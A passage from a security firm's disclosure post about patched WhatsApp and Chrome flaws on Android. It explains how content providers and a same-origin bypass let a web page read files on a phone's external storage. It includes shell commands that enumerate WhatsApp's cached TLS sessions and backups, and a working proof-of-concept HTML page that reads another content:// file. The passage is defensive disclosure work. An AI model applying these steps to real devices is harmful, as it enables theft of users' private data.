POSTED BY: Chariton Karamitas (mailto:huku@census-labs.com) / 14.04.2021

Remote exploitation of a man-in-the-disk vulnerability in WhatsApp (CVE-2021-24027)

CENSUS has been investigating for some time now the exploitation potential of *Man-in-the-Disk* (MitD) [01 (https://blog.checkpoint.com/2018/08/12/man-in-the-disk-a-new-attack-surface-for-android-apps/)] vulnerabilities in Android. Recently, CENSUS identified two such vulnerabilities in the popular WhatsApp messenger app for Android [34 (https://play.google.com/store/apps/details?id=com.whatsapp&hl=en&gl=US)]. The first of these was possibly independently reported to Facebook and was found to be patched in recent versions, while the second one was communicated by CENSUS to Facebook and was tracked as CVE-2021-24027 [33 (/news/2021/04/14/whatsapp-exposure-of-cryptographic-material-to-third-party-apps/)]. As both vulnerabilities have now been patched, we would like to share our discoveries regarding the exploitation potential of such vulnerabilities with the rest of the community.

In this article we will have a look at how a simple phishing attack through an Android messaging application could result in the direct leakage of data found in External Storage (**/sdcard**). Then we will show how the two aforementioned WhatsApp vulnerabilities would have made it possible for attackers to remotely collect TLS cryptographic material for TLS 1.3 and TLS 1.2 sessions. With the TLS secrets at hand, we will demonstrate how a man-in-the-middle (MitM) attack can lead to the compromise of WhatsApp communications, to remote code execution on the victim device and to the extraction of Noise [05 (http://www.noiseprotocol.org/)] protocol keys used for end-to-end encryption in user communications.

Android 10 introduced the *scoped storage* feature [13 (https://developer.android.com/about/versions/10/privacy/changes#scoped-storage)], as a proactive defense against these types of attacks. With scoped storage, apps get by default access only to their own content on External Storage. Apps bearing a certain permission [36 (https://developer.android.com/reference/android/Manifest.permission#READ_EXTERNAL_STORAGE)] can also access content shared by other applications. Finally, full access to External Storage is only granted to special purpose apps (e.g. file managers) that have been audited by Google. Android 11 is the first version to fully enforce the scoped storage rules on all apps, while Android 10 included a permissive mode of operation to provide developers with the needed time to transition to the new file access scheme.

The techniques presented in this article apply to mobile devices running Android versions up to and including Android 9. It is possible to perform similar attacks using file-based access in Android 10, but we have not included these for reasons of brevity. Even without Android 10 in the picture, the number of affected devices remains quite large. *Appbrain* statistics [35 (https://www.appbrain.com/stats/top-android-sdk-versions)] hint that devices running Android up to and including version 9 may very well constitute a 60% of all devices running Android today.

In the past, state sponsored actors have used messaging applications to infiltrate activist groups [06 (https://citizenlab.ca/2019 /09/poison-carp-tibetan-groups-targeted-with-1-click-mobile-exploits/)] or even to attack individuals [07 (https://www.washingtonpost .com/technology/2019/10/29/whatsapp-accuses-israeli-firm-helping-governments-hac k-phones-journalists-human-rights-workers/)] and so seemingly innocent interactions in such applications may indeed be part of targeted phishing attacks. More importantly, vulnerabilities that enable adversaries to perform man-in-the-middle attacks can be abused for mass surveillance purposes. **CENSUS has no knowledge on whether the attacks described in this article have indeed been used in the wild**. WhatsApp users are strongly recommended to upgrade to version 2.21.4.18 or better. Keeping system components updated, such as the Chrome browser and the Android Operating System, is also key to the establishment of a proactive defense against man-in-the-disk vulnerabilities.

Note: All WhatsApp code snippets presented in this text correspond to decompiled Java code recovered from an older version of WhatsApp (2.19.355) using **jadx** [08 (https://github.com/skylot/ jadx)]. Most classes and variables have been renamed to reflect their semantics. Original minified class names are also provided where possible.

Here are some quick links to help you navigate through this blog post:

The Android Media Store Content Provider

When a user clicks on a picture message, WhatsApp needs to call an external application to view the file. However, the external application might not have access to WhatsApp's internal storage. Indeed, one cannot make any assumptions on the whereabouts of this picture file on the filesystem or its permissions. So, in the picture case, there must be a way for the photo viewer to locate, read and display media files belonging to WhatsApp.

Enter the concept of *Content Providers* [09 (https://developer.android. com/guide/topics/providers/content-providers)], an IPC mechanism by which one application (e.g. WhatsApp) can share resources with any other application (e.g. Google Photos). Content providers are an interesting technology and a powerful tool in the hands of Android developers. There are plenty of content providers on an Android system; some exported by third-party applications, others exported by the Android framework itself. For example, a modern Android device comes with content providers that expose SMS and MMS information, telephony logs, browser bookmarks, downloaded files and so on.

Of course, content providers also come with a means of controlling access to their resources (e.g. see `exported`, `permission` and `grantUriPermissions` [10 (https://developer.android.com/guide/topics/manifest/provider-element)]). Despite the various pitfalls and past CVE-less issues [11 (https://android.googlesource.com/platform/frameworks/base/+/962fb40991f15be4f688d960aa00073683ebdd20%5E%21/#F0)], these security controls generally work well. However, there are certain content providers which can be freely accessed by any application *by design*. The *Media Store* is one such example.

It exports a content provider which indexes and manages all files under **/sdcard**. Using the Media Store, applications can read and write files in external storage, without relying on absolute filesystem paths. The Android developer documentation emphasizes that the content provider of Media Store is the preferred way of accessing external storage files in application code.

To experiment with content providers, one can use the `content` command on Android devices. Root access is not necessarily required. For example, to see the list of files managed by the Media Store, one can execute the following command:

```
$ content query --uri content://media/external/file
```

To make the output more human friendly, one can limit the displayed columns to the identifier and path of each indexed file.

```
$ content query --uri content://media/external/file --projection _id,_data
```

Media providers exist in their own private namespace. As illustrated in the example above, to access a content provider the corresponding `content://` URI should be specified. Generally, information on the paths, via which a provider can be accessed, can be recovered by looking at application manifests (in case the content provider is exported by an application) or the source code of the Android framework.


Interestingly, on Android devices Chrome supports accessing content providers via the `content://` scheme. This feature allows the browser to access resources (e.g. photos, documents etc.) exported by third party applications. To verify this, one can insert a custom entry in the Media Store and then access it using the browser:

```
$ cd /sdcard
$ echo "Hello, world!" > test.txt
$ content insert --uri content://media/external/file \
    --bind _data:s:/storage/emulated/0/test.txt \
    --bind mime_type:s:text/plain
```


To discover the identifier of the newly inserted file:

```
$ content query --uri content://media/external/file \
    --projection _id,_data | grep test.txt
Row: 283 _id=747, _data=/storage/emulated/0/test.txt
```

And to actually view the file in Chrome, one can use a URL like the one shown in the following picture. Notice the file identifier 747 (discovered above) which is used as a suffix in the URL.



Hello, world!



As this article focuses on WhatsApp, it would be interesting to see the list of related files indexed by the Media Store. The following output was collected from a Pixel 3a device after using WhatsApp for a few days.

```
$ content query --uri content://media/external/file --projection _id,_data | grep -i whatsapp
...

Row: 82 _id=58, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/SSLSessionCache
Row: 83 _id=705, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/SSLSessionCache/157.240.9.53.443
Row: 84 _id=239, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/SSLSessionCache/crashlogs.whatsapp.net.443
Row: 85 _id=240, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/SSLSessionCache/pps.whatsapp.net.443
Row: 86 _id=90, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/SSLSessionCache/static.whatsapp.net.443
Row: 87 _id=706, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/SSLSessionCache/v.whatsapp.net.443
Row: 88 _id=89, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/SSLSessionCache/www.whatsapp.com.443
...

Row: 90 _id=57, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/watls-sessions
Row: 91 _id=704, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/watls-sessions/bW1nLndoYXRzYXBwLm5ldCM0NDMjVExTX0FFU1
8xMjhfR0NNX1NIQTI1Ng==
Row: 92 _id=743, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/watls-sessions/bWVkaWEtYW10Mi0xLmNkbi53aGF0c2FwcC5uZX
QjNDQzI1RMU19BRVNfMTI4X0dDTV9TSEEyNTY=
Row: 93 _id=744, _data=/storage/emulated/0/Android/data/com.whatsapp/cache/watls-sessions/bWVkaWEuZmF0aDQtMi5mbmEud2hhdHNhcHAubm
V0IzQ0MyNUTFNfQUVTXzEyOF9HQ01fU0hBMjU2
...

Row: 291 _id=206, _data=/storage/emulated/0/WhatsApp/Backups
Row: 292 _id=252, _data=/storage/emulated/0/WhatsApp/Backups/chatsettingsbackup.db.crypt1
Row: 293 _id=253, _data=/storage/emulated/0/WhatsApp/Backups/statusranking.db.crypt1
Row: 294 _id=251, _data=/storage/emulated/0/WhatsApp/Backups/stickers.db.crypt1
Row: 295 _id=204, _data=/storage/emulated/0/WhatsApp/Databases
Row: 296 _id=708, _data=/storage/emulated/0/WhatsApp/Databases/msgstore-2020-10-07.1.db.crypt12
Row: 297 _id=709, _data=/storage/emulated/0/WhatsApp/Databases/msgstore-2020-10-08.1.db.crypt12
Row: 298 _id=746, _data=/storage/emulated/0/WhatsApp/Databases/msgstore-2020-10-09.1.db.crypt12
Row: 299 _id=243, _data=/storage/emulated/0/WhatsApp/Databases/msgstore.db.crypt12
...

Row: 319 _id=528, _data=/storage/emulated/0/WhatsApp/Media/WhatsApp Images
Row: 320 _id=721, _data=/storage/emulated/0/WhatsApp/Media/WhatsApp Images/IMG-20201009-WA0013.jpeg
Row: 321 _id=722, _data=/storage/emulated/0/WhatsApp/Media/WhatsApp Images/IMG-20201009-WA0015.jpeg
Row: 322 _id=724, _data=/storage/emulated/0/WhatsApp/Media/WhatsApp Images/IMG-20201009-WA0018.jpeg
Row: 323 _id=733, _data=/storage/emulated/0/WhatsApp/Media/WhatsApp Images/IMG-20201009-WA0029.jpeg
Row: 324 _id=734, _data=/storage/emulated/0/WhatsApp/Media/WhatsApp Images/IMG-20201009-WA0032.jpeg
Row: 325 _id=735, _data=/storage/emulated/0/WhatsApp/Media/WhatsApp Images/IMG-20201009-WA0035.jpeg
...
```

Apart from the last few lines, where paths to various image files are shown, there are plenty of interesting entries in the above listing. **Backups, databases, and the more suspicious-looking SSLSessionCache and watls-sessions.** For the uninitiated, **/storage/emulated/0** is a synonym for **/sdcard**, i.e. the external storage path. Apps bearing the `READ_EXTERNAL_STORAGE` permission (https://developer.android.com/reference/android/content/Context#getExternalCacheDir()) may obtain access to any file stored in external storage in Android 9 and previous Android versions. It is also essential to note that file identifiers like 323, 324 and 325 shown above, are just sequential integers which can be guessed or even bruteforced. On a typical Android device, these identifiers usually fall within the range of tenths of thousands.

The Chrome CVE-2020-6516 Same-Origin-Policy bypass

The *Same Origin Policy* (SOP) [12 (https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy)] in browsers dictates that Javascript content of URL A will only be able to access content at URL B if the following URL attributes remain the same for A and B:

- The protocol e.g. `https` vs. `http`
- The domain e.g. `www.example1.com` vs. `www.example2.com`
- The port e.g. `www.example1.com:8080` vs. `www.example1.com:8443`

Of course, there are exceptions to the above rules, but in general, a resource from `https://www.example1.com` (e.g. a piece of Javascript code) cannot access the DOM of a resource on `https://www.example2.com`, as this would introduce serious information leaks. **Unless a Cross-Origin-Resource-Sharing (CORS) policy explicitly allows so, it shouldn't be possible for a web resource to bypass the SOP rules.**

It's essential to note that Chrome considers `content://` to be a *local scheme*, just like `file://`. In this case SOP rules are even more strict, as each local scheme URL is considered a separate origin. For example, Javascript code in **file:///tmp/test.html** should not be able to access the contents of **file:///tmp/test2.html**, or any other file on the filesystem for that matter. **Consequently, according to SOP rules, a resource loaded via `content://` should not be able access any other `content://` resource.** Well, vulnerability CVE-2020-6516 of Chrome created an "exception" to this rule.

CVE-2020-6516 [03 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-6516)] is a SOP bypass on resources loaded via a `content://` URL. **For example, Javascript code, running from within the context of an HTML document loaded from `content://com.example.provider/test.html`, can load and access any other resource loaded via a `content://` URL.** This is a serious vulnerability, especially on devices running Android 9 or previous versions of Android. On these devices scoped storage [13 (https://developer.android.com/about/versions/10/privacy/changes#scoped-storage)] is not implemented and, consequently, application-specific data under **/sdcard**, and more interestingly under **/sdcard/Android**, can be accessed via the system's Media Store content provider.

A proof-of-concept is pretty straightforward. An HTML document that uses `XMLHttpRequest` to access arbitrary `content://` URLs is uploaded under **/sdcard**. It is then added in the Media Store and rendered in Chrome, in a fashion similar to the example shown earlier. For demonstration purposes, one can attempt to load `content://media/external/file/747` which is, in fact, the Media Store URL of the "Hello, world!" example. Surprisingly, the Javascript code, running within the origin of the HTML document, will fetch and display the contents of **test.txt**.

```
<html>
<head>
    <title>PoC</title>
    <script type="text/javascript">
        function poc()
        {
            var xhr = new XMLHttpRequest();

            xhr.onreadystatechange = function()
            {
                if(this.readyState == 4)
                {
                    if(this.status == 200 || this.status == 0)
                    {
                        alert(xhr.response);
                    }
                }
            }

            xhr.open("GET", "content://media/external/file/747");
            xhr.send();
        }
    </script>
</head>
<body onload="poc()"></body>
</html>
```


To see this in action, upload the HTML document, shown above, on the device under **/sdcard/test.html**. Then insert it in the Media Store's database:

